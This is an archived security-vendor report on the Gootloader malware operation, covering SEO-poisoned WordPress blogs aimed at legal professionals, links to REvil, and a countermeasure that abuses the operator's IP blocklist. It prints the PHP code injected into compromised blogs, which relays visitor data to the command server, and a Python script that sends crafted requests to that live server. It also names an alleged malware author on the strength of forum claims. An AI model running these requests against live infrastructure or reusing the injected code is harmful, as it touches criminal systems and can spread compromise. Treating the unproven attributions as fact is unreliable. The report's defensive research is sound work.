Gootloader Unloaded: Researchers Launch Multi-Pronged Offensive Against Gootloader, Cutting Off Traffic to Thousands of…

Archived: 2026-04-05 17:15:03 UTC

> eSentire Encourages Security Defenders to Follow their Lead

Executive Summary

eSentire's Threat Response Unit (TRU), led by researchers Joe Stewart and Keegan Keplinger, have launched a **multi-pronged offensive against a growing cyberthreat: the Gootloader Initial Access-as-a-Service Operation**. The Gootloader Operation is an expansive cybercrime business, and it has been active since 2018. For the past 15 months, the Gootloader Operator has been launching ongoing attacks targeting legal professionals working for both law firms and corporate legal departments in the U.S., Canada, the U.K. and Australia. Between January and March 2023, TRU shut down Gootloader attacks against 12 different organizations, seven of which were law firms.

While Gootloader might not be a household name like many ransomware threats, the Gootloader Operation is compromising organizations across the globe and selling this access to ransomware threat actors and other cybercriminals. Since Gootloader is a "Gateway to Hands-on Intrusions", not just annoying, automated adware, hackers use it to get a foothold in an organization's IT environment and then spread laterally through the organization's network to seed out ransomware or to exfiltrate data.

The Gootloader Operation is targeting law firms and law professionals because that's where they can find the most sensitive data that most people want to be kept confidential. It is the kind of data that can damage reputations, compromise business deals, expose protected witnesses, and undermine an organization's legal case. The Cybersecurity and Infrastructure Security Agency (CISA) named it a top malware strain of 2021.

By using Search Engine Optimization (SEO) poisoning to lure unsuspecting victims to an enormous array of compromised WordPress blogs, Gootloader tailors its victim pool to a subset of organizations most likely to pay a handsome ransom. Currently, one of these "victim pools" is legal professionals working for law firms and corporate legal departments.

Gootloader infects legal employees by luring them to blogs, which are populated with content pertaining to "legal agreements" and "contracts". When the employee visits the blog, which includes a link to what appears to be a sample "legal agreement" or "contract", and they download the file, they are downloading Gootloader.

One of the most interesting aspects of Stewart and Keplinger's research was that they were able to use the Gootloader page data to confirm the connection that other security researchers had previously reported: that the Gootloader Operator(s) had been providing Initial Access victims to the notorious Russian-speaking REvil (aka:

Sodinokibi) Gang. Not only were Stewart and Keplinger able to confirm this connection, but they were also able to narrow down the timelines of all the REvil-sponsored Gootloader campaigns to the day.

Stewart and Keplinger set out to figure out a way of shutting down the growing Gootloader infections, and it turned out that the Gootloader malware operator, himself, has provided part of the answer. The Operator implemented a feature to keep his payloads from being discovered by security researchers and incident responders. Stewart and Keplinger discovered that they and other security defenders can use this same tactic to hide end-users from the Gootloader Operator, thus proactively protecting organizations from being infected.

Stewart also built a crawler for finding all the **live** Gootloader webpages, and eSentire is providing technical details needed to identify these pages with search engine vendors with the goal of blocking these malicious pages, thus preventing end-users from ever seeing them. This is another way eSentire is proactively trying to protect corporate end-users from being infected with Gootloader. eSentire is sharing its methods at the RSA Security Conference in San Francisco the week of April 24th and is encouraging other security defenders to follow its lead.

Introduction

The Gootloader Initial Access-as-a-Service operation is an expansive cybercrime business and it has been active since 2018. For the past 15 months, the Gootloader Operator has been launching ongoing attacks targeting legal professionals working for both law firms and corporate legal departments in the U.S., Canada, the U.K. and Australia. Between January and March 2023, TRU shut down Gootloader attacks against 12 different organizations, seven of which were law firms.

Gootloader might not have a household name like many ransomware threats, however, it is the Gootloader Operation that is compromising organizations across the globe and selling this access to ransomware threat actors and other cybercriminals.

Since the **Gootloader malware is used as a "Gateway to Hands-on Intrusions",** hackers use it to get a foothold in an organization's IT environment and then spread laterally through the organization's network to seed out ransomware or to exfiltrate data. Gootloader targets law firms and law professionals because that's where they can find the most sensitive data that most people want kept confidential. It is the kind of data that can damage reputations, compromise business deals, expose protected witnesses, and undermine an organization's legal case. The Cybersecurity and Infrastructure Security and Agency (CISA) named it a top malware strain of 2021.

REvil Ransomware Gang and the Gootloader Operator(s) – Partners in Crime

One of the most interesting aspects of Stewart and Keplinger's research was that they were able to use the Gootloader page data to confirm the connection that other security researchers had previously reported: that the Gootloader Operator(s) had been providing Initial Access victims to the notorious Russian-speaking REvil (aka: Sodinokibi) Gang. Not only were Stewart and Keplinger able to confirm this connection, but they were also able to narrow down the timelines of all the REvil-sponsored Gootloader campaigns to the day.

REvil is infamous for launching some of the most destructive ransomware attacks worldwide. They not only attacked private businesses, but they also went after corporations and organizations that are part of critical infrastructure sectors. These victims included JBS S.A., the world's largest meat processing company. The attack temporarily shut down their operations in the U.S., Canada, and Australia. According to JBS USA CEO Andre Nogueira, the company paid the REvil threat actors US $11 million in an attempt to "avoid any unforeseen issues and ensure no data was exfiltrated."

A second critical infrastructure organization and victim of REvil was Kaseya, a global provider of unified IT & security management software for IT professionals working as managed service providers (MSPs) and mid-market

enterprises (MMEs). MSPs use Kaseya's solutions to monitor the IT infrastructure for their end-user companies. Specifically, the REvil attackers released a fake software update from Kaseya via an authentication bypass vulnerability, which then spread malware to Kaseya's MSP customers and then on to their end-user customers. The Kaseya attack was a "supply chain ransomware attack", giving the REvil threat actors access to thousands of downstream companies via Kaseya's network of MSP customers.

Stewart and Keplinger have discovered that the Gootloader Operator(s) worked with REvil from 2019 through July 2022. What Stewart and Keplinger have uncovered is that during certain timeframes, the REvil Gang launched ransomware campaigns against speakers of specific languages (Figure 1).

It was the same language(s) that the Gootloader Operators targeted and during the same time segments as when the REvil attacks occurred. For example, in 2019, Gootloader heavily targeted Korean speakers when looking for their Initial Access victims. It was also in 2019 that the REvil Gang began infecting companies in South Korea with their ransomware, and they continued these attacks throughout 2019.



Figure 1 - Languages targeted by Gootloader malware between 2019-2023

Likewise, in 2020, TRU found evidence showing that the Gootloader Operator(s) began heavily targeting English and German speakers and continued focusing on these two victim pools throughout 2021. Coincidently, the REvil Gang was seen attacking German-based organizations and organizations in the U.S., Canada, Australia, and the U.K. from 2020 through 2021. From the beginning of 2022 and up until September 2022, both Gootloader and REvil continued targeting English speakers.

Coincidentally, from 2022 to the present, Gootloader has focused largely on English speakers looking for legal agreements. This specific targeting certainly provides cybercriminals, like REvil, with a pool of extremely high-value victims—law firm employees and employees of corporate legal departments.

In November 2021, the U.S. Department of the Treasury said the REvil Ransomware Gang had received more than USD $200 million in extortion payments, and that their malware had been "deployed" against approximately 175,000 computers worldwide. Stewart and Keplinger believe, with high confidence, that the Gootloader Operator's "act of continually feeding victims" to the REvil Gang was absolutely integral to REvil's success and their ability to extort USD $200 million from their victims. And because Gootloader continues to rack up victims daily in the U.S., Canada, the U.K., and Australia, Stewart and Keplinger feel that it is very possible the

Gootloader Operator is working with another ransomware gang or continuing to work with members of the REvil Gang, who are simply operating under a different group name.

Gootloader's Modus Operandi

By using Search Engine Optimization (SEO) poisoning to lure unsuspecting victims to an enormous array of compromised WordPress blogs, Gootloader tailors its victim pool to a subset of organizations most likely to pay a handsome ransom. One of these "victim pools" are legal professionals working for law firms and corporate legal departments.

Gootloader infects legal employees by luring them to blogs, which are populated with content pertaining to "legal agreements" and "contracts." The employee visits the blog, which includes a link to what appears to be a sample "legal agreement" or "contract" and when they go to download the file, they are downloading Gootloader (Figure 2).

As mentioned previously, legal professionals have been a **primary** target of the Gootloader Operator for the past 15 months, and between January and March 2023, TRU shut down Gootloader attacks against 12 different organizations, seven of which were law firms.



Figure 2 - Gootloader landing page from a compromised WordPress blog

Gootloader's Origins

The name Gootloader emerged in 2020 to classify a specific component of the Gootkit malware, largely because security researchers felt it was unique enough to be classified independently of its primary payload. Gootkit is a much older trojan that first emerged in 2010 (contrary to several published analyses**,** dating it to 2014).

Gootkit was a sophisticated banking trojan that targeted financial institutions in Europe, specifically Germany, Austria, and Switzerland. The trojan was distributed via phishing emails and malicious websites and it had the ability to steal sensitive financial information, including bank login credentials and credit card data.

Gootloader was designed to deliver a range of other types of malware to infect systems, including ransomware, banking trojans, and spyware **Gootkit is alleged to be authored by a Russian developer known as "MZђ".**

Gootkit Creator Doxxed by the Author of the Infamous Gameover Zeus Banking Trojan, Evgeniy Bogachev?

Interestingly, an administrator of the KernelMode forum known as "EP_X0FF" doxxed the Gootkit author in a forum post, alleging that his real name was Denis Turin, a Russian developer from Tomsk, Russia, later residing in St. Petersburg (Figure 3).

Figure 3 - KernelMode post doxxing the Gootkit author

Even more interesting is the fact that EP_X0FF himself has been alleged to be none other than the author of the infamous Zeus trojan, Evgeniy Bogachev (Figure 4). Bogachev is also the author of the popular banking trojan, Gameover Zeus. Security experts estimate that Gameover Zeus is responsible for more than 1 million computer infections, resulting in financial losses of more than USD $100 million.

On May 19, 2014, Bogachev was indicted by a federal grand jury in the Western District of Pennsylvania on charges of conspiracy, computer fraud, wire fraud, bank fraud, and money laundering. The FBI has a USD $3 million reward for information leading to Bogachev's arrest.

Figure 4 - Blog comment alleging EP_X0FF is the author of the Zeus Trojan

Note: no evidence was provided by the commenter "Dimitri" who stated EP_X0FF is Bogachev, and it has since been disputed by a security researcher at Kaspersky Lab.

eSentire's Threat Response Unit (TRU) has uncovered independent evidence linking a circa-2010 Gootkit Command and Control Server (C2) to the same individual, alleged by EP_X0FF, to be the Gootkit author, as well as other pseudonyms such as "freeeez," "UnW1n," "ZuwizarD," and "Patolog."

However, it is possible that the Gootkit/Gootloader code may have changed hands over the last 13 years of its evolution, so it is unknown if this individual is still currently operating the Gootloader service (Figure 5).



Figure 5 - Evidence linking Gootkit to its alleged author

Gootloader's Stealthy Tactics of Keeping Victims in the Dark

Gootloader manages to keep its pool of compromised WordPress blogs producing fresh victims for years in most cases by using stealth tactics and only showing computer users the malware-laden landing pages under certain circumstances.

The malicious payloads are never displayed to logged-in users of the WordPress site, meaning that the site administrators usually have no idea that their blog is compromised and that it is acting as part of the Gootloader malware network. The IP addresses of the administrators (and several netblocks above and below their IP

addresses) are also blocked, preventing them from viewing the malicious pages on a second visit, even if they are logged-out.

The blocklisting features of Gootloader are also incorporated into the Gootloader "mothership," the server that delivers the malicious payloads to the compromised blog for display to the end-user. Each visitor will only receive the payload once, then the IP is blocked by the mothership server for 24 hours – across ***all*** Gootloader-compromised blogs.

This tactic is effective at stymying security researchers or incident response teams to a certain degree, at least until they hop on a VPN and try loading the malicious blog post again. **However, security teams can use this feature to their advantage in order to proactively protect their end-users from Gootloader infections.**

Turning the Tables: Using Gootloader's Blocklisting Feature to Protect End-Users

Each time a non-blocked visitor loads a malicious post from a compromised Gootloader blog, specific code is executed on the server, relaying information about the request to the Gootloader mothership:

```
$request = @wp_remote_retrieve_body(@wp_remote_get(
            "http://my-game.biz/index.php?a=" . base64_encode($_GET[$qwc4]) . '&b=' . base64_encode(
            array("timeout" => 120)
        )
        );
```

The variables sent in this request are:

- A number representing the specific document being viewed by the end-user (likely relayed as a way for the Gootloader author to keep track of which SEO terms are the most effective)
- The IP address of the visiting user (for Geofencing by country and for blocking subsequent requests for one full day)
- The browser user-agent string (for use in targeting specific platforms only)
- The HTTP referrer if any

The Gootloader mothership relies on the compromised blog to tell it the IP address of the visiting user, which it has no way of knowing directly. Therefore, it is possible to blocklist any IPv4 address on the Internet from seeing any malicious Gootloader landing page on the Internet for 24 hours by specially crafting a request to the Gootloader mothership and carefully emulating the above request.

Active Defense

Python code can be used to emulate the PHP traffic from the compromised blog to the Gootloader mothership, retrieving the malicious payload and getting any desired IPv4 address added to the blocklist.

```
#!/usr/bin/env python3

from collections import OrderedDict
```

```
from base64 import b64encode
import requests
import sys


if len(sys.argv) != 5:
    print(f"Usage: {sys.argv[0]} <compromised blog domain> <WordPress version> <article ID> <IP to g
    print(f"Example: {sys.argv[0]} jonas.fi 5.8.6 2268444 1.1.1.1")
    sys.exit(1)

url = 'http://my-game.biz/index.php' # Gootloader mothership
domain = sys.argv[1]
wp_version = sys.argv[2]
article = b64encode(sys.argv[3].encode()).decode()
IP = b64encode(sys.argv[4].encode()).decode()
c = b64encode(b'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
d = '' # referrer, not always present

req = f"{url}?a={article}&b={IP}&c={c}&d="
headers = OrderedDict([
    ('User-Agent', f"WordPress/{wp_version}; https://{domain}"),
    ('Accept', '*/*'),
    ('Accept-Encoding', 'identity'),
    ('Referer', req)
])

print(f"Sending: {req}")
response = requests.get(req, headers=headers)
print(response.content)
```

The first request made should output the base64-encoded obfuscated Gootloader landing-page payload. A second request made within 12 hours using the same parameters should return an empty response – this indicates the IP sent in the request was added to the Gootloader blocklist.

Other Active Defense Vectors

There are additional layers to Gootloader's blocklist. While we do not have the source code to the Gootloader mothership, we have observed that in certain cases, Gootloader will not only block the reported IP, but an entire range of netblocks above and below that IP address, over 5000 IP addresses in total.

Theoretically, if we can get any chosen IP address added to this more restrictive blocklist, it would only take just over 800,000 requests to the Gootloader mothership every 24 hours to effectively inoculate 100% of Gootloader's potential victim pool by blocking the entire global IPv4 network space by choosing IP addresses at appropriate numeric intervals.

Another layer is abusing the blocklist that is part of the code injected into the compromised WordPress blogs. This blocklist only impacts logged-in users, so it would not be applicable to all the Gootloader landing pages, however, some subset of the compromised sites have user registration enabled or use third-party OAUTH logins. Visiting one of the landing pages on such a site, from carefully chosen proxy IP addresses, could allow defenders to block a large swath of the Internet from being infected by the site, and in this case, the blocklist is permanent.

eSentire is actively using the defense methods described above to protect its customers. Since implementing these measures, eSentire has not observed any occurrences where our MDR for Network customers have downloaded Gootloader**.** eSentire is also partnering across its ecosystem and collaborating with technology alliance partners to ensure widespread communication and adoption of these recommendations.

As mentioned previously, since 2020 the Gootloader Operator has used Search Engine Optimization (SEO) poisoning to lure unsuspecting victims to thousands of compromised WordPress blogs. Many of these blogs contain hundreds of malicious web pages which lead to Gootloader malware.

Stewart has located 375,000 malicious URLs across thousands of blogs that have been hijacked by Gootloader. End-users, especially legal professionals, are lured to the blog pages because they are populated with content pertaining to “legal agreements” and “contracts.” The employee visits the blog, goes to download a sample “legal agreement” or “contract” and they end up downloading Gootloader.

Stewart built a crawler for finding all the **live** Gootloader web pages, and eSentire is providing technical details needed to identify these pages with top search engine vendors with the goal of blocking these malicious pages, thus preventing end-users from ever seeing them.

Beating Gootloader at its Own Game – Taking a Bite Out of the Malware Supply Chain

No doubt the Gootloader author will read this paper and consider the ramifications to his operation, especially if the techniques described are adopted by other MSSPs and security organizations.

As security researchers, we are continually faced with the same dilemma when publishing countermeasures against malware services – is it better to keep the information secret and hope the malware operator does not evolve tactics? Or do we share it with the world in hopes of protecting as many people as possible and raising awareness about the scope of the threat?

Since we have decided to publish the details of the countermeasure, the malware author now has a decision to make. First, he needs to consider whether he can detect our injected blocklist Ips from a wide range of sources and/or does he remove or modify the global blocklisting feature?

At some point, it becomes an escalating game of cat-and-mouse. Whitehats can employ greater resources to evade the available detection measures he may deploy, so ultimately the Gootloader author may need to eliminate the blocklist or greatly shorten its duration.

Either way, this will be a net win for safety and security, as researchers will more easily be able to detect and report the malicious landing pages to the impacted WordPress blog administrators and anti-phishing and browser

blocklists, which will ultimately impact Gootloader and its ransomware customers' bottom line.

Keep Watch for Gootloader's Indicators of Compromise (IOCs) and Modus Operandi (MO)

"It is critical for companies' security teams to quickly identify and remediate Gootloader infections within their environment to prevent follow-on attacks and the deployment of more damaging malware such as ransomware or Cobalt Strike," said Keplinger. "Being aware of the hacker group's typical MO, for example, infection process and their IOCs, are key to identifying and shutting down a Gootloader attack."

Gootloader's Typical Infection Process

- User performs a web search for a document or document template
- User clicks on search result leading to Gootloader landing page
- Landing page presents a fake web forum and link to the requested document
- User clicks on the presented link, and receives a Zip archive
- User opens the archive, finds a JavaScript file (.js extension) disguised as the requested document
- User executes the JavaScript file by double-clicking it
- Windows executes the JavaScript file using the Windows script host process, resulting in the execution of the Gootloader malware

A repository of URLs for current LIVE Gootloader web pages can be found here.

eSentire would like to thank the author of the GootloaderSites feed for his assistance with this research. For more information on Gootloader IOCs, follow his blog at https://gootloader.wordpress.com/ and subscribe to his feed on Mastodon at https://ioc.exchange/@GootloaderSites.

Defending Your Company and Employees Against Gootloader

- The Gootloader hackers ensnare their victims because they fool them into downloading documents from the Web. Therefore, one of the most important defenses companies can implement against Gootloader is security awareness training for their employees.
- Companies must educate employees regarding the risk of Gootloader, and more broadly, the security risks involved with using search engines to find and download free document templates.
- Employees need to make sure they can trust document sources. Even legitimate Word and Excel documents from the Internet can lead to malware.
- Be wary of Word and Excel documents sent from an unknown source or acquired from the Internet that prompts you to 'Enable Macros'.
- Employees need to ensure that the content downloaded is content they intended to download. If one downloads a document from the Internet but they are served a JavaScript file, one should not open it. It should be escalated to one's internal IT security team.
- Ensure standard procedures are in place for employees to submit potentially malicious content for review.
- Use Windows Attack Surface Reduction rules to block JavaScript and VBScript from launching downloaded content.

- Employ an Endpoint Detection and Response (EDR) solution.
- Engage 24/7 threat detection, investigation, and response for continuous security monitoring, complete visibility across the attack surface, and access to highly certified security experts.

If you're not currently engaged with a Managed Detection and Response provider, we highly recommend you partner with eSentire MDR to build resilience and disrupt threats before they impact your business.

Want to learn more about how we protect legal firms globally? Connect with an eSentire Security Specialist.
